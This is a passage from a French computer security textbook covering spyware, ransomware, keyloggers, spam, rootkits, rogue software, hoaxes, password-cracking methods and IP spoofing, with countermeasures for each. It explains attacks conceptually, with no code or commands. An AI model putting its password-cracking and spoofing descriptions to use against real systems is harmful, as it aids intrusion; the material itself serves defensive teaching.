Les *spywares* s'installent généralement en même temps que d'autres logiciels (la plupart du temps des *freewares* ou *sharewares*). En effet, cela permet aux auteurs desdits logiciels de rentabiliser leur programme, par de la vente d'informations statistiques, et ainsi permettre de distribuer leur logiciel gratuitement. Il s'agit donc d'un modèle économique dans lequel la gratuité est obtenue contre la cession de données à caractère personnel.

Les *spywares* ne sont pas forcément illégaux car la licence d'utilisation du logiciel qu'ils accompagnent précise que ce programme tiers va être installé ! En revanche étant donné que la longue licence d'utilisation est rarement lue en entier par les utilisateurs, ceux-ci savent très rarement qu'un tel logiciel effectue ce profilage dans leur dos.

Par ailleurs, outre le préjudice causé par la divulgation d'informations à caractère personnel, les *spywares* peuvent également être une source de nuisances diverses :

- consommation de mémoire vive,
- utilisation d'espace disque,
- mobilisation des ressources du processeur,
- plantages d'autres applications,
- gêne ergonomique (par exemple l'ouverture d'écrans publicitaires ciblés en fonction des données collectées).

Types de *spywares*

On distingue généralement deux types de *spywares* :

- Les **spywares internes** (ou *spywares intégrés*) comportant directement des lignes de code dédiées aux fonctions de collecte de données.
- Les **spywares externes**, programmes de collectes autonomes installés.

Parades

La principale difficulté avec les *spywares* est de les détecter. La meilleure façon de se protéger est encore de ne pas installer de logiciels dont on n'est pas sûr à 100 % de la provenance et de la fiabilité (notamment les *freewares* et les *sharewares*). Voici quelques exemples (liste non exhaustive) de logiciels connus pour avoir embarqué un ou plusieurs *spywares* : Babylon Translator, GetRight, Go!Zilla, Download Accelerator, Cute FTP, PKZip, KaZaA ou encore iMesh.

Qui plus est, la désinstallation de ce type de logiciels ne supprime que rarement les *spywares* qui l'accompagnent. Pire, elle peut entraîner des dysfonctionnements sur d'autres applications !

Dans la pratique, il est quasiment impossible de ne pas installer de logiciels. Ainsi la présence de processus d'arrière-plan suspects, de fichiers étranges ou d'entrées inquiétantes dans la base de registre peuvent parfois trahir la présence de *spywares* dans le système.

Si vous ne parcourez pas la base de registre à la loupe tous les jours rassurez-vous, il existe des logiciels, nommés **anti-spywares** permettant de détecter et de supprimer les fichiers, processus et entrées de la base de registres créés par des *spywares*.

De plus l'installation d'un **pare-feu personnel** peut permettre d'une part de détecter la présence d'espiogiciels, d'autre part de les empê-

cher d'accéder à Internet (donc de transmettre les informations collectées).

À savoir

Parmi les anti-spywares les plus connus ou efficaces citons notamment : Ad-Aware de Lavasoft.de, Spybot Search&Destroy et Malware byte's antimalware.

Ransomwares

Les **ransomwares** (ou rançongiciels) sont des logiciels malveillants dont le but est de soutirer de l'argent à leurs victimes. Il existe deux types de *ransomwares* :

- Les logiciels malveillants peuvent se contenter de faire peur aux utilisateurs qui les ont lancés (par exemple un virus gendarme qui demande le paiement d'une « amende » à la suite de la détection d'activités illégales sur le poste infecté). Le poste de la victime devient très difficile à utiliser car le logiciel bloque la plupart des applications. Une variante contraint les utilisateurs à cliquer sur des bannières publicitaires pour pouvoir accéder à leur ordinateur.
- Les *ransomwares* « chiffreurs » sont beaucoup plus agressifs car ils chiffrent tout ou partie des stockages de l'ordinateur de la victime. Les données sont cryptées en tâche de fond. Le *malware* affiche ensuite un message demandant le versement d'une rançon contre un moyen de déchiffrer les documents. Certaines variantes désactivent aussi les systèmes de versionning et s'attaquent aux fichiers de sauvegarde.

En 2014 et en 2015, CTB-Locker et Cryptowall ont été les deux crypto-*ransomwares* les plus répandus. L'éditeur Kaspersky a réussi à trouver des clés de déchiffrement pour certaines variantes de ces *malwares* mais, dans la plupart des cas, il n'existe aucun moyen de déchiffrer les données.

Parades

Seul un logiciel antivirus à jour permet d'éviter ce type de *malwares*. On peut en réduire l'impact en procédant à des sauvegardes régulières, en confiant le versionning de fichier à des systèmes déportés (Cloud ou serveur de fichiers). Malheureusement, une fois les fichiers chiffrés, rien ne garantit que les documents pourront être récupérés (pas même le paiement de la rançon qui peut aboutir à télécharger un nouveau *malware* qui va infecter d'autres ordinateurs).

Keyloggers

Un **keylogger** (littéralement enregistreur de touches) est un dispositif chargé d'enregistrer les frappes de touches du clavier et de les enregistrer, à l'insu de l'utilisateur. Il s'agit donc d'un dispositif d'espionnage. Certains *keyloggers* sont capables d'enregistrer les URL visitées, les courriers électroniques consultés ou envoyés, les fichiers ouverts, voire de créer une vidéo retraçant toute l'activité de l'ordinateur !

Dans la mesure où les *keyloggers* enregistrent toutes les frappes de clavier, ils peuvent servir à des personnes mal intentionnées pour récupérer les mots de passe des utilisateurs du poste de travail ! Cela signifie donc qu'il faut être particulièrement vigilant lorsque vous utilisez un ordinateur en lequel vous ne pouvez pas avoir confiance (poste en libre accès dans une entreprise, une école ou un lieu public tel qu'un cybercafé).

Les *keyloggers* peuvent être soit logiciels soient matériels. Dans le premier cas il s'agit d'un processus furtif (ou bien portant un nom ressemblant fortement au nom d'un processus système), écrivant les informations captées dans un fichier caché ! Les *keyloggers* peuvent également être matériels : il s'agit alors d'un dispositif (câble ou *dongle*) intercalé entre la prise clavier de l'ordinateur et le clavier. Des moyens d'interception par écoute radio existent aussi (voir chap. 3, *Attaque par faille matérielle*).

Parades

La meilleure façon de se protéger est la vigilance :

- Ne pas installer de logiciels dont la provenance est douteuse.

- Prudence lors de la connexion à partir d'un ordinateur tiers (à partir d'un cybercafé par exemple) ! S'il s'agit d'un ordinateur en accès libre, il peut être utile d'examiner rapidement les programmes actifs en mémoire, avant de se connecter à des sites demandant un mot de passe. En cas de doute, il est conseillé de ne pas se connecter à des sites sécurisés pour lesquels un enjeu existe (banque en ligne, etc.).

Spam

On appelle **spam** ou **pollupostage** (les termes pourriel, courrier indésirable ou *junk mail* sont parfois également utilisés) l'envoi massif de courrier électronique (souvent de nature publicitaire) à des destinataires ne l'ayant pas sollicité.

Le mot « spam » provient du nom d'une marque de jambonneau commercialisée par la compagnie Hormel Foods. L'association de ce mot au postage abusif provient d'une pièce des Monty Python (*Monty Python's famous spam-loving vikings*) qui se déroule dans un restaurant viking dont la spécialité est le jambonneau de marque « Spam ». Dans ce sketch, alors qu'un client commande un plat différent, les autres clients se mettent à chanter en chœur « spam spam spam spam spam… » si bien que l'on n'entend plus le pauvre client !

Les personnes pratiquant l'envoi massif de courrier publicitaire sont appelées **spammers** (en français spammeurs), un mot qui a désormais une connotation péjorative !

Le but premier du spam est de faire de la publicité à moindre prix par « envoi massif de courrier électronique non sollicité » ou par « multipostage abusif ». Les spammeurs prétendent parfois, en toute mauvaise foi, que leurs destinataires se sont inscrits spontanément à leur base de données et que le courrier ainsi reçu est facile à supprimer, ce qui constitue au final un moyen écologique de faire de la publicité.

Les spammeurs collectent des adresses électroniques sur Internet (dans les forums, sur les sites Internet, dans les groupes de discussion, etc.) grâce à des logiciels (appelés **robots**) parcourant les différentes pages et stockant au passage dans une base de données toutes les adresses e-mail y figurant. Il ne reste ensuite au spammeur

qu'à lancer une application envoyant successivement à chaque adresse le message publicitaire.

L'activité de spam étant combattue mondialement, bon nombre de spammeurs actuels utilisent des réseaux de machines piratées (*botnet*) pour envoyer leur courrier non sollicité. Ceci leur permet de se dissimuler derrière ces milliers de machines et de disposer gratuitement d'une très grande bande passante pour l'envoi de millions de courriers en même temps. Preuve de l'existence de ces *botnets* géants, en novembre 2008, la déconnexion de l'hébergeur américain McColo Corp a fait baisser le spam mondial d'environ 50 % en une seule journée. De 50 spam/seconde, on est passé à moins de 20 spam/s, preuve de la puissance des *botnets*[1] qui étaient contrôlés via ce réseau. En 2010, la mise hors service du *botnet* Waledac par Microsoft a stoppé ce réseau qui envoyait 1,5 milliards de spams par jour. En 2011, Microsoft a aussi mis fin au réseau constitué avec le malware Rustock qui comprenait environ 1 million d'ordinateurs et a généré 47 % du spam mondial, pendant ses quatre années d'existence. Fin 2015, le spam mondial n'a toujours pas retrouvé son niveau de 2010. Sur l'année 2015, Spamcop.net comptabilise en moyen 8 spams par seconde. Les principaux gestionnaires de spam parlent d'environ 60 % d'e-mails indésirables contre 80-90 % à la fin des années 2010. Le ratio coût/bénéfice ne doit plus être assez intéressant pour les spammeurs par rapport aux autres techniques des cybercriminels.

Inconvénients

Les **inconvénients** majeurs du spam sont :

- l'espace qu'il occupe dans les boîtes aux lettres des victimes ;
- la difficile consultation des messages personnels ou professionnels au sein de nombreux messages publicitaires et l'augmentation du risque de suppression erronée ou de non-lecture de messages importants ;
- la perte de temps occasionnée par le tri et la suppression des messages non sollicités ;

1. http://www.spamcop.net/spamgraph.shtml?spamstats

- le caractère violent ou dégradant des textes ou images véhiculés par ces messages, pouvant heurter la sensibilité des plus jeunes ;
- la bande passante qu'il gaspille sur le réseau des réseaux.

Le spam induit également des coûts de gestion supplémentaires pour les fournisseurs d'accès à Internet (FAI), se répercutant sur le coût de leurs abonnements. Ce surcoût est notamment lié à :

- la mise en place des systèmes antispam ;
- la sensibilisation des utilisateurs ;
- la formation du personnel ;
- la consommation de ressources supplémentaires (serveurs de filtrage, etc.).

Parades

Les spammeurs utilisent généralement de fausses adresses d'envoi, il est donc totalement inutile de répondre. Qui plus est une réponse peut indiquer au spammeur que l'adresse est active et induire encore plus de spam.

De la même façon, lorsque vous recevez un spam (courrier non sollicité), il peut arriver qu'un lien en bas de page vous propose de ne plus recevoir ce type de message. Si tel est le cas il y a de grandes chances pour que le lien permette au spammeur d'identifier les adresses actives. Il est ainsi conseillé de supprimer le message sans tenter de se désabonner.

La plupart des clients de messagerie actuels permettent de ne pas télécharger les éléments d'un courrier rédigé en HTML. Ne désactivez pas cette fonctionnalité : en effet, si vous décidez de télécharger automatiquement le contenu externe de l'e-mail, vous indiquerez au spammeur que vous avez bien visualisé son spam et que votre adresse est active.

❑ Les antispam

Il existe également des dispositifs antispam permettant de repérer et, le cas échéant, de supprimer les messages indésirables sur la base de règles évoluées. On distingue généralement deux familles de logiciels antispam :

- Les dispositifs antispam **côté client**, situé au niveau du client de messagerie. Il s'agit généralement de systèmes possédant des filtres permettant d'identifier les messages indésirables, sur la base de règles prédéfinies, de liste d'adresse IP d'envoi référencé comme spammeur, ou d'un apprentissage (filtres bayésiens). Des dispositifs d'authentification existent aussi pour lutter contre le spam (voir chapitre 6).
- Les dispositifs antispam **côté serveur**, permettant un filtrage du courrier avant remise aux destinataires. Ce type de dispositif est de loin le meilleur car il permet de stopper le courrier non sollicité en amont et éviter l'engorgement des réseaux et des boîtes aux lettres. Une solution intermédiaire consiste à configurer le dispositif antispam du serveur de façon à marquer les messages avec un champ d'en-tête spécifique (par exemple X-Spam-Status : Yes). Grâce à ce marquage, il est aisé de filtrer les messages au niveau du client de messagerie.

En cas d'encombrement ou de saturation totale de la boîte aux lettres, la solution ultime consiste à changer de boîte aux lettres. Il est toutefois conseillé de garder l'ancienne boîte aux lettres pendant un laps de temps suffisant afin de récupérer les adresses de vos contacts et d'être en mesure de communiquer la nouvelle adresse aux seules personnes légitimes.

Afin d'éviter le spam, il est nécessaire de divulguer son adresse électronique le moins possible et à ce titre :

- Ne pas relayer les messages (blagues, etc.) invitant l'utilisateur à transmettre le mail au maximum de contacts possibles ou en s'assurant de masquer les adresses des destinataires précédents. De telles listes sont effectivement des aubaines pour les collecteurs d'adresses.
- Éviter au maximum la publication de son adresse e-mail sur des forums ou des sites internet.
- Dans la mesure du possible remplacer son adresse e-mail par une image (moins détectable par les aspirateurs d'adresses).
- Créer une ou plusieurs « adresses poubelles » servant uniquement à s'inscrire ou s'identifier sur les sites jugés non dignes de confiance. Le comble du raffinement, lorsque vous en avez la possibilité, consiste à créer autant d'alias d'adres-

ses que d'inscription en veillant à y inscrire le nom de l'entreprise ou du site. Ainsi, en cas de réception d'un courrier non sollicité il sera aisé d'identifier d'où provient la fuite (qui a « vendu la mèche »).

À savoir

Si vous ajoutez des éléments dans votre adresse e-mail lors de son utilisation dans des forums ou des newsgroup, soyez original : les robots collecteurs d'adresses savent enlever les éléments de type : « nospam », « at » ou « pasdepub »…

Rootkits

Principe de fonctionnement

Aujourd'hui, les *rootkits* ne se limitent plus seulement à des outils pour hacker voulant conserver un accès à une machine qu'il a piratée. Cette appellation est donnée à tous les *malwares* qui ont comme caractéristique principale un comportement autonome et caché du système d'exploitation.

Ces programmes utilisent leur propre gestionnaire de matériel, et communiquent directement avec le processeur, la mémoire et surtout la carte réseau de l'ordinateur. Ils sont donc impossibles à détecter avec les moyens conventionnels (antivirus, gestionnaire de tâches).

❑ L'affaire Sony-BMG

La recrudescence des *rootkits* coïncide en partie avec l'affaire du *rootkit* de Sony-BMG. En 2005, la multinationale, gestionnaire de droits d'auteurs, avait décidé d'inclure un *rootkit* dans certains CD audio vendus dans le commerce. Ce *rootkit* permettait, une fois chargé, de cacher au système d'exploitation tous les fichiers dont le

nom commençait par sys. Dévoilé par Mark Russinovich[1], ce code a servi ensuite de base aux créateurs de virus et de *malwares* qui l'ont copié et amélioré.

❑ *Rootkit* et *botnet*

La technique du *rootkit* a surtout connu un grand succès car elle aide à la constitution de *botnet*. En effet, l'élaboration d'un *botnet* puissant demande du temps. Les pirates à la tête de ces réseaux d'« ordinateurs zombis[2] » ont donc besoin de codes malveillants qui restent longtemps sur les machines infectées. L'utilisation de cette technique est donc le meilleur moyen d'y parvenir. Ceci explique aussi que la plupart des *rootkits* actuels soient aussi des chevaux de Troie puisqu'ils ouvrent une porte aux logiciels pirates.

Détection et parade

La détection des *rootkits* est effectuée par la plupart des antivirus actuels. Elle se base sur la modification du comportement des éléments du système d'exploitation. Ainsi, l'antivirus va observer les tâches effectuées par le processeur ou d'autres éléments matériels et si le propriétaire de ses tâches n'apparaît pas dans la liste des tâches du système d'exploitation, c'est qu'il s'agit probablement d'un *rootkit*.

Les parades aux *rootkits* sont celles préconisées pour les autres *malwares* : ne pas lancer de fichiers exécutables sans en connaître la provenance et le passer à une analyse virale.

Dans une installation professionnelle, l'utilisation d'un pare-feu séparé des postes utilisateurs permettra de stopper les communications avec le propriétaire du *malware* et de signaler la présence d'un programme non référencé tentant de communiquer avec l'extérieur.

1. http://blogs.technet.com/markrussinovich/archive/2005/10/31/sony-rootkits-and-digital-rights-management-gone-too-far.aspx
2. Terme marketing employé par les sociétés d'antivirus pour marquer les esprits et qui désigne simplement un ordinateur qui héberge un cheval de Troie.

« Faux » logiciels (*rogue software*)

Principes

Les années 2007-2008 ont vu apparaître une nouvelle forme de diffusion des *malwares*. Elle prend l'apparence de faux logiciels de lutte contre les virus/*malwares* (!) ou de programmes censés optimiser l'ordinateur sur lequel ils s'exécutent. Il peut aussi s'agir de logiciels de lecture de contenu multimédia ou de téléchargement (P2P)[1] et de petits jeux.

Ces programmes ont une interface bien réelle mais leur fonctionnement n'est pas du tout celui attendu par leurs utilisateurs. Dans le meilleur des cas, ces applications harcèlent l'utilisateur de fenêtres publicitaires et lui imposent un moteur de recherche qui mettra en avant des sites partenaires.

Certains génèrent de fausses alertes de sécurité, poussant l'utilisateur à acheter un autre faux logiciel. On y trouve aussi des *spywares,* des chevaux de Troie… toute la panoplie du cybercriminel.

Parades

Pour éviter ce genre de programmes, il est conseillé de ne télécharger des applications qu'en provenance de sources identifiées et ayant « pignon sur rue » : www.telecharger.com, www.commentcamarche.com, www.clubic.com, www.zdnet.com, www.download.com…

Par ailleurs, au lieu de passer par un portail, n'hésitez pas à vous rendre directement sur le site de l'éditeur du logiciel que vous voulez télécharger. Là aussi, faites bien attention à la syntaxe de l'URL : les pirates utilisent souvent des sites web d'adresse proche (www.emule.com n'est pas le site des auteurs du logiciel « emule »…).

Une autre parade (relative) consiste à n'utiliser que des logiciels dont l'interface est en français et sans fautes grossières : la plupart de ces

1. Une liste de ces fausses applications est disponible à l'adresse http://www.malwarebytes.org/forums/index.php?showforum=30

faux logiciels ne sont, en effet, développés qu'en anglais ou très mal traduit.

Enfin, si une publicité vous propose un antivirus commercial à un prix défiant toute concurrence, méfiez-vous : il peut aussi s'agir de ce type d'arnaque.

Hoax (canulars)

On appelle **hoax** (canular) un courrier électronique propageant une fausse information et poussant le destinataire à diffuser la fausse nouvelle à tous ses proches ou collègues. Le but de ce genre d'attaque dépend de son contenu : il peut s'agir de faire passer une idée dans l'opinion publique, accroître le sentiment d'insécurité informatique, dénigrer un produit ou une personne, voire créer des mouvements boursiers…

Les conséquences de ces canulars sont multiples :

- L'**engorgement des réseaux** en provoquant une masse de données superflues circulant dans les infrastructures réseaux.
- Une **désinformation**, c'est-à-dire faire admettre à de nombreuses personnes de faux concepts ou véhiculer de fausses rumeurs (on parle de légendes urbaines).
- L'encombrement des boîtes aux lettres électroniques déjà chargées.
- La **perte de temps**, tant pour ceux qui lisent l'information, que pour ceux qui la relayent.
- La **dégradation de l'image** d'une personne ou bien d'une entreprise.
- L'**incrédulité** : à force de recevoir de fausses alertes les usagers du réseau risquent de ne plus croire aux vraies.

Ainsi, il est essentiel de suivre certains principes avant de faire circuler une information sur Internet. Afin de lutter efficacement contre la propagation de fausses informations par courrier électronique, il suffit de retenir un seul concept :

« Toute information reçue par courriel non accompagnée d'un lien hypertexte vers un site précisant sa véracité doit être considérée comme non valable ! »


Ainsi tout courrier contenant une information non accompagnée d'un pointeur vers un site d'informations ne doit pas être transmis à d'autres personnes.

Lorsque vous transmettez une information à des destinataires, cherchez un site prouvant votre propos.

À savoir

Le site hoaxbuster (www.hoaxbuster.com, site en français) permet de vérifier si une information est un *hoax* (canular).

Si l'information que vous avez reçue ne s'y trouve pas, recherchez l'information sur les principaux sites d'actualités ou bien par l'intermédiaire d'un moteur de recherche (Google étant un des plus fiables).



Les techniques d'attaque

Lors de la connexion à un système informatique, celui-ci demande la plupart du temps, un **identifiant** (*login* ou *username*) et un **mot de passe** (*password*) pour y accéder. Ce couple identifiant/mot de passe forme ainsi la clé permettant d'obtenir un accès au système.

Si l'identifiant est généralement automatiquement attribué par le système ou son administrateur, le choix du mot de passe est souvent laissé libre à l'utilisateur. Ainsi, la plupart des utilisateurs, estimant qu'ils n'ont rien de vraiment secret à protéger, se contentent d'utiliser un mot de passe facile à retenir (par exemple leur identifiant, le prénom de leur conjoint ou leur date de naissance).

Or, si les données sur le compte de l'utilisateur n'ont pas un caractère stratégique, l'accès au compte de l'utilisateur peut constituer une porte ouverte vers le système tout entier. En effet, dès qu'un pirate obtient un accès à un compte d'une machine, il lui est possible d'élargir son champ d'action en obtenant la liste des utilisateurs autorisés à se connecter à la machine. À l'aide d'outils de génération de mots de passe, le pirate peut essayer un grand nombre de mots de passe générés aléatoirement ou à l'aide d'un dictionnaire (éventuellement une combinaison des deux). S'il trouve par hasard le mot de passe de l'administrateur, il obtient alors toutes les permissions sur la machine !

De plus, à partir d'une machine du réseau, le pirate peut éventuellement obtenir un accès sur le réseau local, ce qui signifie qu'il peut

dresser une cartographie des autres serveurs côtoyant celui auquel il a obtenu un accès.

Les mots de passe des utilisateurs représentent donc la première défense contre les attaques envers un système, c'est la raison pour laquelle il est nécessaire de définir une politique en matière de mots de passe afin d'imposer aux utilisateurs le choix d'un mot de passe suffisamment sécurisé.

Attaques de mots de passe

La plupart des systèmes sont configurés de manière à bloquer temporairement le compte d'un utilisateur après un certain nombre de tentatives de connexion infructueuses.

Ainsi, un pirate peut difficilement s'infiltrer sur un système de cette façon.

En contrepartie, un pirate peut se servir de ce mécanisme d'autodéfense pour bloquer l'ensemble des comptes utilisateurs afin de provoquer un **déni de service**.

Sur la plupart des systèmes les mots de passe sont stockés de manière chiffrée (cryptée) dans un fichier ou une base de données.

Néanmoins, lorsqu'un pirate obtient un accès au système et obtient ce fichier, il lui est possible de tenter de casser le mot de passe d'un utilisateur en particulier ou bien de l'ensemble des comptes utilisateurs.

Attaque par force brute

On appelle ainsi **attaque par force brute** (*brute force cracking*, ou parfois attaque exhaustive) le cassage d'un mot de passe en testant tous les mots de passe possibles.

Il existe un grand nombre d'outils, pour chaque système d'exploitation, permettant de réaliser ce genre d'opération. Ces outils servent aux administrateurs système à éprouver la solidité des mots de passe de leurs utilisateurs mais leur usage est détourné par les pirates informatiques pour s'introduire dans les systèmes informatiques.

L'attaque par force brute de mots de passe avait perdu de son intérêt, notamment face à des outils de cryptage de plus en plus perfectionnés. Depuis 2007, ces attaques redeviennent techniquement possibles pour les pirates grâce à la puissance de calculs des… cartes vidéo. En effet, les puces utilisées dans ces éléments de l'ordinateur sont optimisées pour les calculs mathématiques. Un programme a même été mis en vente par l'éditeur russe ElcomSoft. Il permet non seulement d'utiliser la puissance de la carte vidéo de l'ordinateur mais aussi de distribuer les calculs sur plusieurs centaines/milliers d'ordinateurs de part le monde. Cette technique rend possible le cassage de certains cryptages dans des temps acceptables.

Attaque par dictionnaire

Les outils d'attaque par force brute peuvent demander des heures, voire des jours, de calcul même avec des machines équipées de processeurs puissants. Ainsi, une alternative consiste à effectuer une **attaque par dictionnaire**. En effet, la plupart du temps les utilisateurs choisissent des mots de passe ayant une signification réelle. Avec ce type d'attaques, un tel mot de passe peut être craqué en quelques minutes.

Attaque hybride

Le dernier type d'attaques de ce type, appelées **attaques hybrides**, vise particulièrement les mots de passe constitués d'un mot traditionnel et suivi d'une lettre ou d'un chiffre (tel que « marechal6 »). Il s'agit d'une combinaison d'attaque par force brute et d'attaque par dictionnaire.

Il existe enfin des moyens permettant au pirate d'obtenir les mots de passe des utilisateurs :

- Les **keyloggers** (cf. chapitre précédent), sont des logiciels qui, lorsqu'ils sont installés sur le poste de l'utilisateur, permettent d'enregistrer les frappes de claviers saisies par l'utilisateur. Les systèmes d'exploitation récents possèdent des mémoires tampon protégées permettant de retenir temporairement le mot de passe et accessibles uniquement par le système.

- L'**ingénierie sociale** consiste à exploiter la naïveté des individus pour obtenir des informations. Un pirate peut ainsi obtenir le mot de passe d'un individu en se faisant passer pour un administrateur du réseau ou bien à l'inverse appeler l'équipe de support en demandant de réinitialiser le mot de passe en prétextant un caractère d'urgence.
- L'**espionnage** représente la plus vieille des méthodes. Il suffit en effet parfois à un pirate d'observer les papiers autour de l'écran de l'utilisateur ou sous le clavier afin d'obtenir le mot de passe. Par ailleurs, si le pirate fait partie de l'entourage de la victime, un simple coup d'œil par-dessus son épaule lors de la saisie du mot de passe peut lui permettre de le voir ou de le deviner.

L'utilisation du calcul distribué

L'arrivée du calcul distribué dans la sphère du cybercrime marque un nouveau tournant pour les attaques de mots de passe. Le calcul distribué consiste à répartir le traitement mathématique de données sur plusieurs ordinateurs. Jusqu'ici, cette manière d'utiliser les ordinateurs en réseau était réservée au monde scientifique qui a parfois besoin de capacités de calcul très importantes.

Depuis 2009, les pirates se sont approprié cette technologie car le décodage de mots de passe fait justement parti des opérations qui demandent un très grand nombre de calculs. Aujourd'hui, pour quelques centaines de dollars, il est possible d'acquérir des solutions tout en un de recherche de mots de passe. Les méthodes utilisées restent les mêmes qu'auparavant : brut force, recherche avec dictionnaires ou en exploitant des faiblesses dans la méthode de chiffrement. Les logiciels se chargent de partager les calculs entre les ordinateurs en réseau et utilisent la puissance des cartes graphiques pour accélérer les opérations. En effet, grâce à leurs puces spécialisées dans le traitement des nombres, ces éléments sont souvent plus puissants que les processeurs centraux.

Les vitesses atteintes sont de l'ordre de 1 000 000 000 mots de passe traités par seconde pour un système distribué de moyenne ou de grande ampleur (c'est ce que l'on peut obtenir avec un supercalculateur d'une université par exemple). Le projet RC5 72 (qui consiste à trouver une clé de 72 bits chiffrée à l'aide du protocole de chiffrement RC5) du site Distributed.net tourne par exemple à 392 262 404 189 mots de passe/s et rassemble environ 92 000 participants.

Les systèmes de *cloud computing* (ex : Amazon EC2) qui proposent des solutions de calculs distribués peuvent tout à fait servir de base pour ce genre d'opération.

La conclusion d'une étude sur le coût d'une recherche de mot de passe via les possibilités offertes par les services de *cloud computing* porte à 10 le nombre de caractères qu'un mot de passe doit aujourd'hui comporter pour que le coût de sa recherche devienne vraiment un frein. Il est donc conseillé d'obliger les utilisateurs à créer des mots de passe d'au moins cette longueur.

Choix des mots de passe

Il est aisément compréhensible que plus un mot de passe est long, plus il est difficile à casser. D'autre part, un mot de passe constitué uniquement de chiffres sera beaucoup plus simple à casser qu'un mot de passe contenant des lettres :

- Un mot de passe de quatre chiffres correspond à 10 000 possibilités (10^4). Si ce chiffre paraît élevé, un ordinateur doté d'une configuration modeste est capable de le casser en quelques minutes.

- On lui préférera un mot de passe de quatre lettres, pour lequel il existe 456 972 possibilités (26^4). Dans le même ordre d'idée, un mot de passe mêlant chiffres et lettres, voire également des majuscules et des caractères spéciaux sera encore plus difficile à casser.

Attention !

Mots de passe à éviter :

– votre identifiant ;
– votre nom, votre prénom ou celui d'un proche ;
– un mot du dictionnaire ;
– un mot à l'envers (les outils de cassage de mots de passe prennent en compte cette possibilité) ;
– un mot suivi d'un chiffre, de l'année en cours ou d'une année de naissance (par exemple « password1999 »).

❑ Politique en matière de mots de passe

L'accès au compte d'un seul employé d'une entreprise peut compromettre la sécurité globale de toute l'organisation. Ainsi, toute entreprise souhaitant garantir un niveau de sécurité optimal se doit de mettre en place une réelle **politique de sécurité en matière de mots de passe**.

Il s'agit notamment d'imposer aux employés le choix d'un mot de passe conforme à certaines exigences, par exemple :

- une longueur de mot de passe minimale ;
- la présence de caractères particuliers ;
- un changement de casse (minuscule et majuscule).

Par ailleurs, il est possible de renforcer cette politique de sécurité en imposant une durée d'expiration des mots de passe, afin d'obliger les utilisateurs à modifier régulièrement leur mot de passe. Cela complique ainsi la tâche des pirates essayant de casser des mots de passe sur la durée. Par ailleurs il s'agit d'un excellent moyen de limiter la durée de vie des mots de passe ayant été cassés.

Enfin, il est recommandé aux administrateurs système d'utiliser des logiciels de cassage de mots de passe en interne sur les mots de passe de leurs utilisateurs afin d'en éprouver la solidité. Ceci doit néanmoins se faire dans le cadre de la politique de sécurité et être écrit noir sur blanc, afin d'avoir l'approbation de la direction et des utilisateurs.

❑ Mots de passe multiples

Il n'est pas sain d'avoir un seul mot de passe, au même titre qu'il ne serait pas sain d'avoir comme code de carte bancaire le même code que pour son téléphone portable et que le digicode en bas de l'immeuble.

Il est donc conseillé de posséder plusieurs mots de passe par catégorie d'usage, en fonction de la confidentialité du secret qu'il protège. Le code d'une carte bancaire devra ainsi être utilisé uniquement pour cet usage. Par contre, le code PIN d'un téléphone portable peut correspondre à celui du cadenas d'une valise.

De la même façon, lors de l'inscription à un service en ligne demandant une adresse électronique, il est fortement déconseillé de choisir le même mot de passe que celui permettant d'accéder à cette

messagerie car un administrateur peu scrupuleux, pourrait sans aucun problème avoir un œil sur votre vie privée !


Usurpation d'adresse IP

L'**usurpation d'adresse IP** (également appelé mystification ou *spoofing IP*) est une technique consistant à remplacer l'adresse IP de l'expéditeur d'un paquet IP par l'adresse IP d'une autre machine.

Cette technique permet ainsi à un pirate d'envoyer des paquets anonymement. Il ne s'agit pas pour autant d'un changement d'adresse IP, mais d'une **mascarade** de l'adresse IP au niveau des paquets émis.

La technique de l'usurpation d'adresse IP peut permettre à un pirate de faire passer des paquets sur un réseau sans que ceux-ci ne soient interceptés par le système de filtrage de paquets (pare-feu).

En effet, un système pare-feu (*firewall*) fonctionne la plupart du temps grâce à des règles de filtrage indiquant les adresses IP autorisées à communiquer avec les machines internes au réseau.



Ainsi, un paquet spoofé avec l'adresse IP d'une machine interne semblera provenir du réseau interne et sera relayé à la machine cible, tandis qu'un paquet contenant une adresse IP externe sera automatiquement rejeté par le pare-feu.

Cependant, le protocole TCP (protocole assurant principalement le transport fiable de données sur Internet) repose sur des liens d'authentification et d'approbation entre les machines d'un réseau, ce

qui signifie que pour accepter le paquet, le destinataire doit auparavant accuser réception auprès de l'émetteur, ce dernier devant à nouveau accuser réception de l'accusé de réception.

Modification de l'en-tête TCP

Sur Internet, les informations circulent grâce au protocole IP, qui assure l'encapsulation des données dans des structures appelées paquet (ou plus exactement datagramme IP). Voici la structure d'un **datagramme** :

<table>
<tr><td>Version</td><td>Longueur d'en-tête</td><td>Type de service</td><td colspan="2">Longueur totale</td></tr>
<tr><td colspan="3">Identification</td><td>Drapeau</td><td>Décalage fragment</td></tr>
<tr><td colspan="2">Durée de vie</td><td>Protocole</td><td colspan="2">Somme de contrôle en-tête</td></tr>
<tr><td colspan="5">Adresse IP source</td></tr>
<tr><td colspan="5">Adresse IP destination</td></tr>
<tr><td colspan="5">Données</td></tr>
</table>

Usurper une adresse IP revient à modifier le champ *source* afin de simuler un datagramme provenant d'une autre adresse IP. Toutefois, sur Internet, les paquets sont généralement transportés par le protocole TCP, qui assure une transmission dite « fiable ».

Avant d'accepter un paquet, une machine doit auparavant en accuser réception auprès de la machine émettrice, et attendre que cette dernière confirme la bonne réception de l'accusé.

Liens d'approbation

Le protocole TCP est un des principaux protocoles de la couche transport du modèle TCP/IP. Il permet, au niveau des applications, de

